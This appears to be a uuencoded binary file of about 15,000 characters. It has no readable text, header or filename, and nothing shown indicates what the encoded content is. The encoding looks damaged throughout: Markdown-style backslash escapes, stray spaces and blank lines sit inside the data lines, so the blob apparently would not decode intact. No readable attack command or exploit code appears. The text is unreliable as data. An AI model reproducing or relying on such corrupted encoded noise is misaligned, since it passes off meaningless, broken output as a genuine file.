MK\*,7N%3\*]+J%7\_5WVARG:RK6\*`+VJ^8R0":0T[+)\*1\QL['A0!>\LCAF<3G(
M444I"DH?'S![I4Q(SH>QUI+SJ<W..S(@'E)F>(@YT3'SF0<?(=4\$KB+-?'#\
M4N.YQOQTZQZ\G8<)[DA@?^6+^=OMT^\_Q2,<Y):DN(CJT2>8P04BZA\*(!K@1Y
MYDLF<'[VGTWC--:"\$\*6>\*I;>'O2'&.9G'EX>Z6K`^JGE)1JU)\K)\VK.8T`R
MNQ^[X0'R7!KIO^00%QERLK5\_YJ?1#>>@;&XT+/6-AJ6^T?".6G^E'\*M6\S<V
M8%(G\_V/EQ3P:?[J;]U231C75JAFKJXJO,BS@]KUF\*ZKG(RG.LJ\T2NT7@D]
M?7G\<H\_X<"\$DIW/'6C`W^B/2>GB#B70NZ,2\$N@;@SDJQ5DJ@E++2!3T\,)W3
M,0?18J=7%\$FFM7)H%:\*E5Q3Z(C)\*[U+=DNG:Z<3K5OJ\AQHW6@HWE\*4U(?U
M8O-'LZW:"('<J<\:Y2C2RC&4\$U'61%TRLS%%.)-:J=;\*H)6C9&9+BN^'UAE\_
M8H?7AW%+N=#\*)0Q@`.7Q^FY%8Q?Q/:'04WKCSZT\*BK4EQ6)\*L142WTF.VFJ%
M=G40]A@G.I@4P616,%>[HT6.+CZ/)Y<?;Z\O8)1QK04+Z(M)M=Z&5<(QI<S
M,P>)-K%\$FQ@N0\_R\K'X@U:96I-5BK99'+;74(C2\$T?G'2ZV4::4<2H4T@SF=
MSC`U\$(\VK12FE0Y;\*JU8<.!@S\1(:\;03\$Q-;K'[NN@%'J=\+^S[\*3,I+Y7(
MOM'?EU?J>MA+&I<AYN/JE\_=9,(0BALU'U\1N4X2YY\_#5[\$JD\_XX/O)X\XN.
M-J=HC\ (OTO-0M(:&KZN')>|OI]9,FN'JZO.=\*C6,=:Z%ASQ\$I=Q<WMI\_ \$OE<Z
MXI(C-N1'E' \_\^&8Z?)>9;J-7=W>4UN83,8?/G\$J3.SADP9B"R!\_Z3M2?)A0
MI'FG4E!8,: \H.3F<4\$7EX\_VX!8\8:OK4DG]1V:84MH63CW3KY\_O(DI)#LAH"
MN)! :B(Y>&TPVY.A5!WEY=44FK^...\*>ZC4#RF14+U=4=G"@P)F<AG,@]3<CW^
M],O[Q)1,SN]O\*0M\_(1HF>5+\$65)0\HZX3ENBTQ9SVLB&;ZKUX<-N<]C.EHO]
M2ZW3F/\*(\_\$.)WK,@:UT=EOX.\_1GCRC6NA!OJD#<WS[<S<87TX\3'5VNH^3
MY\$%6H5G<C6KZ1\UF"E\UHZ;\$S2>;A\7;B:[,7%4F1%\FZIX[.DE!1\_ ^H5"&F
M4B:'31'2NWOR-Y\J\*4^+ (=QZ3K49Z'T^\*`CBWD#9T6'E+^V[IG9UK]6,A[S
M21X=CR0<KIQ#"<^[] [4!\_O\_P\*,39;=%PZ'8E.!T^EVU"J(1ZY-.?L)IXZ\$[-P
M<WV?1LSS4`]>-@RX\$,`D\*I";HHQE?CIAP\*GK8-'K^V;B)YNJ%N:[M5L@SY
M?\_FQ70#`PUF%>S#)YX^/U8J\$N\*B1)^ (D8U^5927S6?\$HM48]G-:EQ.@!M.!L
MA&F1IG%GKOF8(D@5MSU5F9:'G]J3"M=\_VZPFOOM/!PE4U#0#4[K49>B2]OIN
M,X\*!.O`)CTDEQKS@FUSS03+=M#D70]#MM,Y2`\$W+99C`#\*^2PS6`!EL]=&-`
M;GA<='SFR[E=^[ \$FPL0;E<E+P/COR+OA+U5HPZ\*F& ,]5>\*(W0!'H)!7`B
M%+AO6YBA5!(<>BV(P5QHH=>0\$1%6^D!7B\*@X<#=#&XM4O1P81?Q<"@A1,[ "
M!L7KAJ;+#`L/JE-'\$104ZS#RD;:'?\*\E,)1\*`KN\*=)@+K;M(AR>\*"A%&CE%
MRE;-4]VZ(4=#(;>?7\ (3KY)9S8^%;S^.AB(>[ZM7L]\*8G-K5%F4("L@:(:J
M#JA9?;PJTA\$PR0D"Q!+\$/\$2<'O>\1<I0/\$"2XV%'1<:1T\$\*..R!V5V2<2\$#I
MR8J,`R'G?2HR+H3OW?AO`A\UY\$1RGKA[\_T\*6(Y),C\$3%\_0@SPQK;B)<9-0\
M8FYM.7`E;8])9F\$D;O[%#`F7WC[1DM;\$LWC755P\*%9\$X6--'88L\*)5R3+LL
M\*(V\$%K0@+\$&Q/,>'72.)!)%Z/K&KYV^P1323+A>GR]8#NB%T`W+F;QL?ECI
M@)W<KA6H]R@8S\*0X,LOEA3/Z^P?ZRO`):W-^ET="M<RCH:`)V[:111(/MCJ\

M;X6+6-<W5C#<\;]=T0\*"R1;@V8RH1UJ77&+),4I5W&\$-6""UT\_`=\$X\N[6\*8&
M<RGJW#T`Y\*%'0H]JW^`\_ ;FKXP3,I\$7KJFW(AB7DFO-Q)(MPRR[P0LN<'D\$4N
M)' ^%>'Q'?395S\_HH\_QU-CX1N' \_E!>="=DG1(UU!)1,4]]7.Q41-%3<R\$F'O?
MG%746G,+X;K'?1YP\*R7!I>2O=\$\_ZC.N'[71S89!-AR?:J][QRW[C"PU'\$E9L
M>SM!@;Z9(;!\$V\*GIZH0ZN\_RY)]/1W\$RXN>LM[W#QU9#W^Q"=E(@Y+\&\&^G/7
MG\*FP)G9W1[\$:H40#%<TD.(R7=UOE06C<AP[U]H?"3]N.[OC[?K5IKF,!1\$D
MHI`:"C'Z)-G3Y7[\.N\_#;ID\$8.T"HT^R`]\HW;.P#\Q!DZH`@&]LN8PK`<^23
MH:&4VS`T0#8"2T\0#%L^B8W"="` (B\$XXY/VT)E4ZWJI-J\*5UX[6RD0K]YP!
MM3?#4?R6\_QWK%Q)2Z=]'1ST\$@\:G`'\I;QP&6'0J85\*2(,DB=@A&80T21E'T4
M=U11E`@MY&,"8J"\*HDQ"R/M7452(EO=@UAEY#^A..XK%VF+[6!;&?\V?;"7\_
M<21\*L6<,\2JH7&K8\_+;A\40"#,P^45\$RRV!R9MM4G\$M`\_(W`T0Q9E#GIX'/0
MB,`E&>:4#'\$L0L0I\)`Q)4,D.8DZC"F)A19ZTAG\$@#EJ820]3>F)!<M]V5G
MG=V+;MX\H8LDE-!)W1>>'\8>NA@/%C+WLJR\*TJ&\$%KE35`EKM%ZH+X8(TF\^
MINGI?BFV;2B-);XD^%4N;\$G"\$70B4]DZ+H?I&!4?T\$;TG?0I6)0![U"2YI\*3
MHL.T4JFN+.1\$`V+`M+\*AA!#U-ZTL%BW7K6:ZFZ\_K%=4K;Q!7.\_4^TCKI:+G
MNMCM<KGGKN4G=2-L&XC,60N2#U`N\*(:=7D\*F1VEEDN\$1=-W6Y5J]WWFP6E-JZ
M-D(KW\*&1DZCMS^G#,JF.?.#[G.LU/(#;AG[)SJ\$#L\_5!BYC&,@EY4TE(G7EM
M+)=\*#X\_RZ#46?#]61`#-I;G\$D+1W\9R\*<QB<&HL+(;"C7J/A44L2DFOL;"(
MN\?"(I4`,`\RBA8&>\_41K];L7-A%>Q7%X3-5,Z4DRH&Y>-\*Y>]U\KXQPRZ&P
M(X.=(EO-S'U\*A:[YL?"3UBHJU#3R\$FNGKJ9>IA)L9GIFNDU\*[TLQU9GIE4\$
M@ZFFH1=L4;(WU1Q?1^"@F.J@#4\$K\_ ;0IT\$![BF49%'<O76(P\$5IP;@FBVYX8
MR"2\$G/+>%"(ECNW/) ^O=7[-3A4GX?FOH=MAAW2,SOIA[()1U,Z53K,F1!\*C
M>S9K\D@.`"M-3(1HG\CBB,W)"@J`H';\*;<[PV%0N:)4[W\_',9+)O\$XJ\$"<X\$
M!@QN'AS-W:96\Z' SE\_GZ&2DDNX\T#!,%QZV.^N@#"L7\$HS7]0<MPQNHMGE9
M?;' )N\_J@84@:;!G@ZC>%U5QQ)K49=;2-\*A-;=-H[K+DX+I%\*TSJ(+NQ)@2NG9
M"RUW/R2.!R![5EK4TA:WZ\_MJ/7\%7?+JK+%`IPUGD!,AVY=@@,Q;@&`;DV/#
M4T\_OEQ:VD<29A)Y;SGV#R#>H?<.GL'280\*\$%!A4<@G8H4R"!O9(XD3)-AAT&
MD41""^V5@`B#X-A4E[ ]<'ZH+^J:B"8F\$Y.[I4T=Y556+K\_/' ;YJ="=NW5V\*X
M5NJB3^VB3PH)H;2\,>VBAUP7K%IYZ3"!0@L,\*C(\$[5"F0'R">\*PM99IVM<4T
M\$5IW6TRE+:K2OE21:4`\*L7U6"=3;[\(LA-ENCJ!>5])B,K&<S&V-JBP0N>&0
M\ .4+^RE^H3OJZ6)N%#3[?PUCW@UDW%A=6L?4F!Y+Q\$G;]=&J49%+1%2`.DR@
MT`\*#B@I!.Y0ID%#OFN62LM!JD<\$2M#RT6@31J%\$]Z<B`HAPY[0=[O-5>DV,A
MM]>' .\$KQZTH34R%F[G[#^LFDYD(M?--UL\?.):?%P/WZT>860^%&K0F'4YN1
MM@RGK1>Q!&%;1A0RC4C7?`';H-9NZX%"18/07<X4D&\O@:%<4M=E'8646=EM
M'87'.LJA\*)^VCC(6<K=UE\*D03UE'F0OUI'64.J=\$Z;0.9@R%ZUJ'? )31W%BX
MDB]S\$P&.R-J,C-%:ZZ>BG[4\E]LV!"G<N2GG.CS&1`,XQ8-`+<(4<M\_Y9H:D
MI(:#@.DP.!:1:%#`'=\$&\$ZG`@MC\$4[<6=MCP8Q%6+FG;290>;"+5JF@T^:)E=R
M&0U\MH/F(O/A:EL:)I5HWN\*=&A7<11+`&WG],A?Q[J7X!L%=(@:A`X(5)((
MUV)@/`/W\$`SEDJI0#&@E%,<["%`=\*LY'HIVU%G-<2S\$Y%0UQZEPLU/5'.?"
M+;JK.9:,)G8'@0\_+1K)4-A.%X%5I)D,<V?1/IR@[2:Q[2:)]0[OH0:?)0"\$
MB22P(;805Q\T6%(2XDT!^R;W#.62VBY[2J28TVY[2L2>:\*5U6#?"="C:;7MB
M&KE3;340%E[BF<JS#\_]D>G\YNOD\ /5-'2>\*"CX01/SQ1CHG([\_JW>>^.OZE`
MB\*3KK.8ZXS!0'T+DP/E@)?,E;H&R!E+%IRE6K!P3G\_>DL8>C\*317SYL1Z]VA
M@8<#C0^' (,BA0U\_&HR8%,<7<G&Q6MT',WE]1Y2AG\_ ^9V"/:RVY(H)M[BQP5M
MM].K3[0'J/8(MQP)B2<O\QUO'6H1\*4^JQ\ -NN7]K'.H/^TK1<W:.(`6\*D.^5
MH3;#L/I;@FO.-) .B^A\*5"\_3BFXYTVE5`7)2Y\_7C%PI'G1Z,HM:AB"@M?T=)
M6WD<A?\*89'98[^ALFWJ]9[H9T1LF[Y](2JDXL%#1R#6/-: .8-&D?[LNBWK.`
M0JKY##,K+/6\_QS1<;YZ?JQT'J+9:GDCT9;\_YLMJH`\;ZP-R`G=Z<0:8\EZG
M^\_&%`XGC(MF^?"`OGCCZ[<=W7]3ARND+1<(W(\$Q?Z`G6]U<ZBB\_<E?DX5@M
M[@[URS45\_43]WY\$Q>OS]@WIM\_GYV3;3+GW3BLJ;U<HC`M;XP4.R1T2[8\_J<A
M7U!-;EY'CF1F2OAM/CK=R( )C8)(6X>2,5^-5I2Q]7S/USX=Z&]5H:./;/#,\
M[K`J9\_0T8O-F7HW<[Y[P[4JFUV+\YEFZ1LJ#FQ'? )RO%ZO\*SZ&2K?A>%@\_I
MKQ]J&LE6E8J+/96.V(HJ3Q>%)26><D:Z>WFKEY31.\_(NK7M0Z#V\_N4';;E<\$
MJ72IRPN^4V=/EU@MZQ>NXS") ]E=WFV=UVZA!VS4M;;NLN>\$<@;I>/BL%U8%,
M-[[^:J7S\\*@1D^CD)//,]JP.6SOR;1MV:2JOMFRV6YI%!VWB\_.7ZO\$;)5^]
M' #'GR8\*/0&,.<2R`QJ?U8=O2Q:4M;>;%X77;%<75BAI>%^%#1>ZC5%7\$.6<.
MSU1:%-6R>R1E7`MI3,NG>?.LY6&GW\*?5AAY%F\YC.\_7@AU7E1MG,@[K2O>7"
M.YLOYEQX#D\*\_Y,YO1AX7ZE.\U&93VWQ:#48S'95F:%6S\MUDR0\*CC<B1UVH
MV<355?GCC8IC5:E\$4\$M; \5;@D7%8KA9\$>+TX/QL%Q'3=\_O\*U(B\_ ;^C1CYF<8
M8I4&?E'R;KE%3ARYP4>;^909\*W7F\_6SB:WIZQR=F5]2MN??JL-6?Q\*U\*>.-
M\*[G\:<LF;^O'E]UFO3G4KD(ST&PW&T]@\*O<[LJE#Q7\_9\&R^W),1.B!\_.PGJ
MLB71,\? ?N?L)R2\_7,&\3OMJ0[<UIBWU!K.P&\*JHKZOG^>KB=E)<;;/QZ!1A
M9A'4] ]D]?6?Z>E!C^QWUB-7:\*B^`:\$A5\_QF5VS>/G.].LKY8T#3#^K1I(WY
MA7<[ 'H/9Z9B\_9]OPAB82/!3<4%NE^8M%.-9J\$-#](9]0[47"31@N%\_83A-@&
M0BC;41C<[,Q2?EV<S?>?>-OOEDQZ\_#(P\*GPKZ: ?E\L9S3%&P4AF8M:\$L3(' .P
MKBV41T\$V8P>8\ .1Q%) "C\*3K` [6ZQ7,]7?K2=NO6:QE7I0`R\$38K]" +!J%`RS
M%\$S;BR^P7V`TW\*O)"665,S7=3-YJ.A\_\$&;1Y^@5PGGFYZ-62+&\*Z:6K+03]=
M3\_C"DAD-[ , -#1YQ)+\=LDX#I)=(G,-KXIIN..INM%W\VS>>R[BBRY]>X<P5
MLO<\$?4.FI5,7Z-&T1->\_4D)#1JG&C'OD%\]LL3N3'9VF.\*%H,YH\TKB]/CL\
MT>AN4RZ6.Y[QOHV""!=A\$)L%, :-`>W#`X3@(&\_W(\*T5:7;D\_`\$<\*RW.%8G"M

MA:KNH4<=F)K"G\G';@7"Q4NX"Y?J0-L.OE^MLH!!QU>U""P3N`.:>[PUS8  
MP&6=,0HB,P\RJ>R0J-R6JWJU04`.X(9#HQ\9&F8=WA\$(3%J4LHVYTLN@?.:3  
MNU)CAAE"!TEM&3.&)T@N"&JA=\_HX"<MREHB#N%A\UY#PMT\_, "&YO0J\';  
M%UJ3CX((EWP0FP4Q%U%;+WM,VBSL[?7KAA;6W';"H-DX>M)F730'G,ZW%1VR  
MW2]=\PP4H3MA!' )ZQ@B6,PT\$%IX'\G8G@D!#,T&@LLH( \_Y(\*<'7<K6+H\EZ  
MOJU?-D[\$K=7-J!.%<87Q62=NH/!1<\_?>#+'FW-H(UT8;Z>W<2Q8')D\_.HU  
M-?#+<K6Z75\_ ^Y,H1BMI0O=LL53NVQ<U<S@,^T;G:BTW=K&Q'0:15'G1( \_'HS  
M7UQ1QTS['A\WFU8>:"HU":D+00O\X%Q3IM+:@]M4O%&A@WS@.X\*,8,4H3/6  
M=L,S'VP+N1+9\(^;Y[+'\*S33QL/(Y<\PQG\_9\.-BFZ,OZ'RVW,-CDX1S-1S  
M]8TWSHI\$;U<U>:)K['=4-6H'I&Y3ZGKSN)Q3W1QV.YIZ-71UEA6( )2WZ8W!Q  
M=+&N/] \*9W?6<5Q/F?G(/CID?LDA9)6\$1V(+OYOL76D!1\*RS;4C]&W;'9^\*'9  
MA`WM#@!W@,NUV\_8@1MMSP86]V1;&9B9&P02;BOJXJU?..7U\*`QQ'QD&V4R#  
MZ"P,6I"J+MHE>IWSKEX`X;0\$, \$Y\* &'Q'9R'7M`EVH.UY'BV;Y7,].DVQ0D&-  
M@ (H@0CBE\#3C5!P!G.>"HR"&N,-H5[@!C`YF<YP!#`&&T:YP+:QI.>>J::&D  
M0VA`VJY>\_U!VSA3U=?5/L:' :C.`\!M6ZA'IRG>!,#.PA@521BT`Z7>3AI3  
M\$S\$&`F0']S`.F3\$0MV#Y.PJGSNBB2;\7RPR+OIWPO-@0U8\_T6VT-TAM@=L?V  
M<XG93UN(V; ,I^WQQ8PJVU%U?KK\O:<==O;S2[.G5H].468MR6#\_KD8'32!H?  
MES5OP\_2C&:%=S?>T\$MMN56)'?K'-;L\_V,/1--\:(Z(.Y#O#3)6"KT4%7.@MT  
M`S%5'R8]79QS^FRM9E2[41^2F3WZ>-3,K?5PQI?^AV&]Q7N2847!W\I=D<7B  
MS6Z/B+^AN+L,0J\*>IMZ[I%\$OULS#XIEM0'[Y,XP\$PN).W9SUAED!S)Q2GV2\$  
MPO#)J;:J^6N7+C@^A">\_WI\*RI\5]..\$8+(2VTALK"XC1"0M0\_?14O,-!M3MB  
MU(T?<L4H,0='@3F`4Q8)\*,'@+4#FN%XQVW,'`1DB9M(/6W73K!-6=7LQ=&2  
MT! ?S-H4?T%P=VL\*)1WBHX6`Q7E-GA]W[%D%55P/4%C)>LS.!L@NX`I@P]N%H  
MZA\(@/W:GR@"4Y6.F\*'#]'C-<N0IP@U%0:/^\*"W^51,.K=M87"H#1.L8/5Z  
MU"LD'P!CV/<Q9B^5."`T#QC4;1Z,J"7M\O2!^PB&]?UNA8]XPMB/SN\_:OUV7  
MY`J0JS\*OWM\$M(IK57I=\*F5T5#!; ,KG;6DY(Y!Y:"FU`'QR" ^W@CF\_0[>C5OSW  
MY`%!"OIF4=22SR"D[ :E5@SXR"NKMA,PNE6'\\$8;V#>TR?'BQY>J053K1VJ8  
MBNN2L%X.(ARS'\_+GB5-#J>+7(7P\$[5]4+53V[M70X\*6IC[. ?#OS:=`O>O-Y1  
MH[\C<R)C57T`&9>^4ZK-PY=V1WPSK[^Y0EI000;"H2YH6]\$N=N5`K%\$Y4GCK  
M.,!\K3XX5:,0,+!K7\*\$JQ;\*(-4C-J-NW)B)]&>>BM/%91,KB'`S"&+A\$`W\$  
M=.\$,(I<\_JQ/H=;5^WK\_TX<PZ.6\$TC'2E[73\*3J<KD\*KS.Z^4EB%.]^A?VYVF  
M-"GK39R=)OHIAUVMW[\$+HJKQ>E#<[1J"KZBKXH`#&%F\_3X^&ZOM%31^AZ#S  
MXPT;LR0R\*+2A3L(L2%`?;K`EZU)^J=[X\*L7F`D^.JA\_-&V&H`#^MZA!TNUL^  
M\*^>BZ7)/MGJ2X48KJV>\_,>N)(;Y`".QZDK#U]'.P8.>RJE6SO@X%\$YA\*&>X  
M'K"-,\> &Q[=FR!]U8)S.#\$CS8'M\Q',0T]Z[87^L>\,KIPOUIDI780<T7H1!  
M:OB^"8+YR2:,6`CJF67NW\*\!L`M;\_BI':<?HV[8TN;O5G>;']7.[5RH-\_NF  
M9NP3=I0(OSSXAL%9&+2@U<JHW!!BZ9"[1L53;;\_88A]VO`!H"C((N87\_1E\_  
MEH]JF06KS5J]54DLIK=H[H+K!#PZ@<]"^`?Y;JGVVD>G"%8(NYUG\%+K/-[?  
M1^OP8![S;G9SJP5L]2`\$2@!ON\BQJ%\$'!J,\*H5WA&K/27JRNLSLC/+&S]BH  
MIRAV\ .9NDTP3.7MK!LT^`-B=P;IY&"NB3ZZ^JSIR3")LH2]L,FB7ZTS8KM28  
MJ>)2]8F4CDY3VD6';T0GK1C\$D]9\=5A)G\*,@<JSF/IQP#&V\$OF=A'>L(V\RF  
M+`!SE(,\$.Y-KNBB%/[G=T`FFU`.K"];ML1T5;Y#JIL6WI/RE@BO>D7):1@\$Y  
MS,<!9I;\>4D(=#HY4X1PB'4/D1&XV#1T:\$2US`N)7>AS,+<MH( \_"B=-MN<  
M3L).SZ@#FWDP-#H70<?1A85#;" .TK?Z9]CM1GJ[8,@+Q0)' ^T@\_SO?/MI7Q?  
MXJR+\*).V+I)V0@F0=#GP[&=TDA%(#2K;128T0E2[SG2"%\$HG.;=IYQ8G&OX0  
M<'&C5[4MB#VKOY,Q4K^I?7@\_8>`W.1^7SR\_4DR@,DUN+H2!I<KR793,\$10PV  
M^G/YNMQ[XN<(,0T.(6QS?FCF06Z?C"5\$'29@U?N]ZJ:IKQHU?0G8[^EGBW=[  
M>6.M%-4]42OR3\*\_4!Q2:=K=`\BS>J"/E?SF\_C=`T`H>;QK1ZZH9G';#^-#LZ  
M36%/@;Z\`E%V4'!<Z"2C,PS^`C,ZR;#(-NDL\L[>V(+^XG<L"D2H%=VSA&  
M;\_JPY86K^38D]\8W7OBEM\`P\_:C&XZ\_VGE#A%F=;3:U-XV3E\>I@?DA:=N  
MW`T%HV8\$7@`#@@@=2CLE4:9/FK?\_3#&G)PED<'MV1,M0.P@T@;/G=)AJVS;!1  
ML@/IXGA>H]G#[T&Q<C\A+\_N]S%+"4#MV"FWJ/VQYHA8";(V%9\_W1Y&S"+L\*U  
M!^\$EM5].U1A&9@`\$DO-PAB-VY^.,\*K\HSIQGH>J@@ISQ,O\*RY\$MAR[0E\_ZK  
MI;YRQK%^URO.A[/ANV+>C8%5N>BNHLU#NH7AF"D?#5\1^IALY][<-7<`^+F  
M\$@>U[\H1:I7S<`C>!#5KE/I8VCTX,Q]G\R-+CJ&<9+3#X`,BT@^ZT\*;FHR,.  
MX\*D.=96+S.:#R,Q!X"OM2BTNCP=8-[K(^/:.OEM2\U+7S?CPA4?8M!8/<-\*L  
M-\$T/-D\$(XY"+TZXVUXAZA]6G#\ .QY8'&.UT^?N-A,40\<DL\*W\Q10([>V0':  
MM7)J"U!2ZZP)^+TEH\L+8J3?@4IW%V)("EP&.`\$ZTI-53RL,:W=]:3%\<P19  
M,8[\XG:YL@.16:JC;ECVF+II'I@\*CZO6<</J3\_6%\*B-Y!]:E5TL\`\$IO9CO,  
M[EZVNW]ECZ?9?/]H[BFN-E\_G\*]R`%)#/'#E\O4PAG\_1\_W-MB]R03\$-I31+1^  
M8.8"/VT1W\5E" ^Y9LH^F\*X\_8<R)D\W0"4W=+V7+FD4X1I(P=NEDXK[REBBF  
M' :;L83U;[CS2)Q2-\*5QY4ME65^N8.&+W3%NHOH.&`-Z8L.6N#+DR1+2MI!/`  
M#K9E% ^HJGLU;6R@5\*Q\*I")'P54%.]PT41=T2TO(EJ(!\*, "0'VHW962E#89LR  
M\FM<+IR,S>8K@S=>K.GRMOIQN;1DRAC)<6:K;WBS4%>Z7K(-8RYJB&\_)78NO  
M'5(\_EI2F7WL(>C'CO<AMX)\$VZ^A/#@/\$C\*:W"QXOH7]?0\_)/J[8@T\*NBQ.Z  
M'(!G`3WHW-YLTNF3B\$?J1`\$?B>D%>;(Y\_SUV^O(3ND^-/9:SI`\_+R[FHR+`  
M4W8' A6HG2)VY%V>75\ZB%QZONV\*^VVQYOL?ZP;O\_)3ONGG`MV9\MMS7!J&F  
M^[KXL^5^9TD\_`IXK=5V2' ^QSH6`"MI]E^2C\$#`S`%\_P\#&\5AW7\_`T\$`L2MC  
M"(1\_(["+L\_,)R1=G;\_LJ)->F#<2]V@D0[?`W1Y%UOEH8=7QLRAY,+C6@VR8\  
M\LWNJIK6]L\46\*=6BLO^0-U37-JE"9!MSZ<1Q:Y=:I^4K6"Q03]OEKP-\*=]

MI198W/7Z;ML!AO-N#M`ZC.:B/#T/B#%K!\0+5>>CNUH;3#=#M#2!TZPEVJWQ2  
MKFY7/#.DOV+/?S<'9W8(U5T)YF\>@9G5"NR""MK\K;H)\\_?MMEKSYW1;Z(2D  
M6I\_Y&[<BXC=O;QD">F7![L>[T4YO=77.'G[O7NGESY!\YI5;TN:+6UL&[WA3  
MBFY%W2C(0?NA%O" (^;8I\TRW<4(M<\*@;! ,R73=FNLFD\Z[6%&.=59,]<(9V\  
M4\$YL\*B92(G)GJ&@4\*OWM);2\*FFW8D:!--0.86.[43YTQ"-SJA8P0X9`Z2[U"(  
MB)&0`-""R+0Q%LRZ\_>\*9(\?TVI6VR=)QET--+Q,GP"EUE\\-Y%`C1](F6^Q=<  
MP#KJADWM`SF\$?6\_]WB\_5B\* >N6UNPW\_\$1\_\$0/YMCN@;2&IHDK[\7U)1K1DQ<J  
M7YEXIVZB>6O)]7UL:H;SK\*Z(PYAI4-0G1[XB5-W1@;6-X'P.BK>5]?WMF,8\*  
MWL@QU#@`#C8[, , , +O<\_K#,U,K[;2>43=&\_'7:%S:Q\*I.G)XH+2E',/(S-X  
M&`9<R=G;>.%\*<9M8\$+'-N[, \LLM/FZO<F06S[E!JANVM3'<F\+0K9;`C6N>  
MO'([ \$GQ\*-&76K3YAS`R+O:%YVHAI1Q@S).YH\#:\_L8\_"D\*7EN=\*\$]N1/?G.[  
MHX4P?V@Q%55-.+<:'D#\_,EZ05=\*NM0'K\*D('')["NB"O6\*7/J;;&DV7#Z"  
M55VAA8IL)\Q' %XXBWL70A[U,; :9[6E%W1U-Y9S;4"N)PH!=E#L':<S\TK]  
M'^^>]>#8X8QI\*BF\$+A.O.W1WMB8N\_82`NV\*'UNJF/B7;7CP'A?@[^LAPE7.[J!  
M6#F[6Q2=X%!RFR;H1P<TD=WYQZI^F`^WE=&3=/\_Z8D?N7+=D%H\_TS97&Z;  
M=Z5H<QW0Y<].<!8&\_1#W\$FZ\$X2L/P#EYY8\$BGB;SRP"'Y,4LJ8W\SX-46[!8Y  
MIG>V#//\$%J`-IS'6(\0?;(G<ZS@KR.Z95I>#2KJY#&\*WDRB(T<<?%U,#!DV,  
MN.)5ZPTR)M0Q4?C<6GN1N!AMVN8'K7KP)\$'M):A=2!/@-UF:'M`1\ZCNEX97  
MB4(,OB!\0NA)":`8M,-(=RKX&67G"P\0W\_VQ?3BS(,!=>KU:T5![/5S14\$^^  
M0-'03C]"<5]M^7UQ-%-;./))S?3H.^?-.^@=L!%?S<8&H#6U5Y&;Y\$Y']<  
MJ\*QXW+1Y5\PY<W&\_7YW/MV0.\";W09,]&8UZ16\*ZHRYU&)1-\_:&I)593(8\_X  
M8?UCN6['\_JMJM[&9S4/'GO-MHQZ<F<&A[<W'%RS(' &&+V3Y\*'D3:.NP,'/Q^  
M#U:OX)[,PT7XIM0Y!'XQ'P)WN7+F2J3N:6X`9C,+ (CQ^![%9\$+,1KBF^5[-5  
M7S[6^9U7NM\_I32)7"<=HPPA7GQ\_%\=LP"B<>DQ\$`H`O8/90(>?@'[L1\_`->%  
MQX].<MR#N=T\$MXYPG):]!1\_97ER<.^#+AXMS'W@S\_ZE.EKC'1T#"1?O8-'9!  
MMR!Q3#<\$P;M: .ZW7HSXD.^`8MMQ6KSC+Y^ (XS.O#[JB?V+?JLM<A73\K5'33  
MZJ=O?@L"#O(&\$6^NF)IR,W:[O9\])V\$S]B"X)ZQ[43-](5.HH9A4SMP^!. (M-  
M-\9^QS\*)1M=VCNSD\_!IS#!N1AXZC=E-,\$/PGL:<8/;@2\$)S0I#P7I5^ZLT/  
MT8D%\$PD?QYST.E(YZ76DTF&96)\CE9ITW/XQE\_:J\_,R2Z'`\\$IR-<5P#.YLF  
M`S?-AN1H.P;"?3'WYF'(S3X9L!LY?SC4#TD!Z7N\*<M+W%.4D>#Y1\$.Y%7'FP  
MM04W:D"XGLO!1; ;L9IKA4+AUM\*4;/ORW5-XUK>E0+]; ,9=GE;IZ"#,C-4-S#  
M?@#D&J\_Y4FW-C=<+9:VM['0?GIMXCY^9A.!YHDGX;'OP[I,CDUXG1R8G3X%,  
M>IP"F1CG\$[Q2B]WM>3]Q7.A)H%/KW:[ODZ#7."#OA'-:[5[KW7?:H=&+"\*NC  
MAWMSH)\*"\_M^L-\5-L-](= /6MG%6UD-@JS8U^SF#"PWV\$X1@6B[J]0/!RI3  
MRIXO"1\*S`+W@\_2,]ANSG(=XL'')("IYFM")U>/OAOF@3VL7]B@CSL79,5[  
MF^1Z:4]..F!/X"%\/?]:K48AH-UU.>[/G6A;UWW\_#LAAV\_Y,08/>C]"2CQ[2  
MG\*\_T)[KUPBIK:M>;)\_=;\_60E;RG\*3\>+\`QRBD\$[=!;%[&;8U\3\_KL?D\]5.  
MLKI<P"MM[3[T,"&^,>2]GWP<I<CMNGHCNDPO#3\Z\_?5D6SVJJ9!G.%,=\$-W\*  
M8#P1Y,%T)^[!T,Z=Z,!.KZ9V6)\&8/4N0YT:E'\.K6N`X5PX@KE09..W75,  
M3&50M2`J5&6X\!L`\A9!\.K0`VVR#<O7JKDL\*W03],L9]MRA[6KO1T5\\*,\_"  
M<61L["]A3.\*3=\_]OWR2('J/CQ+, "GR6`(HO`R%Y\*\_7L\8!-/N1/1!\SKP&  
M)?0\1/!M".J/L<5`)]S1R3EN@2+DGJ18&6.TPKO',-8B8L;&/H\_1AF"@ (2#X:  
M\*,P-9E)M&, <+;,\$^BH/I;@@SD[\*D,Z;P--\*43F.G)V<'`R-WA&ZX;! [F2.D  
MFMU3LPS)/<'PYUF\_U&[+FBSZ>1#I9<LNM0]'\_)3+D\_L=;R^GL7.TWX(?9C  
MVN)C6'T\*-Q/L\_^(6!CVZYIB'%NZFP9H[]2\$J02\>#:=#^GK%:"LAGIOR;\CMT  
MAOTVHPM6L["]^\$\*\*\$%TQ>DH':,=: ,]B,X!-?:.C6\$)X%=8>XU8^2Z94F\_(9:  
M%#Z%(\$\_(H>)]N<QHKGZ-\_\*;J[?BPV(H='L)BNP!KLFZAT,C^LP6]ONA%G/A-<  
MM[\_PLN^T?ER)\_[ZJ#8]OBW>Y[D7[X%]T`;ZOE&/?R5`FW:\$SYHC\?1#?7;QB  
M^&Z\$,1IY3L"S#MB/P4NC\$\28:I%.^G`PZZ03A\L\*@+ :86Y4C8IMUA!\_H&V.U  
MLP#\_S2I]2'92O+>A)."<#(NSS@9#G'L<-QI,K#3V0WG\VO&PSECV[W7N;F:  
M^M7F]2MU)K83QQ>T'/G]0^D;@M4C/E>)@%3VIF!5ZUDB!MJE.90Q(' ?5APK  
M.GQ(4UQ', '(D,TORNG4\$(T?B\*BU=R<@5V7K;-T<P<B2NTMJ5C%R1I4=3<\$<P  
MLB6&TIY\*X@/]G?[Y=\_]\_\_^WE='3O\_F-]Z]^\_]Y]V[YS\_P1+.-H>^8['D  
MS]\_%?XC^X/OYD\_T-E/][EUQE"@227[S3QPEF]V")/\_]ST"RCIOP\_MI?%\$G2  
